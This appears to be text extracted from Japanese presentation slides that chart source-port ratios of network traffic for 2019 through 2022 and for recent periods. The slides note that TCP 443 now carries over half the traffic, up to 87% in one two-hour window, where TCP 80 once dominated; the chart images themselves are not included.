
Srcポート比率
(10/29 00:00 ~ 11/28 00:00)

1か月平均で算出

半分以上がTCP443

(ひと昔前はTCP80がメイン)


Srcポート比率 (2022)




Srcポート比率
(11/24 21:00 ~ 23:00)

TCP/UDP 443 ->87%


Srcポート比率 (2021)




Srcポート比率 (2020)



Srcポート比率 (2019)

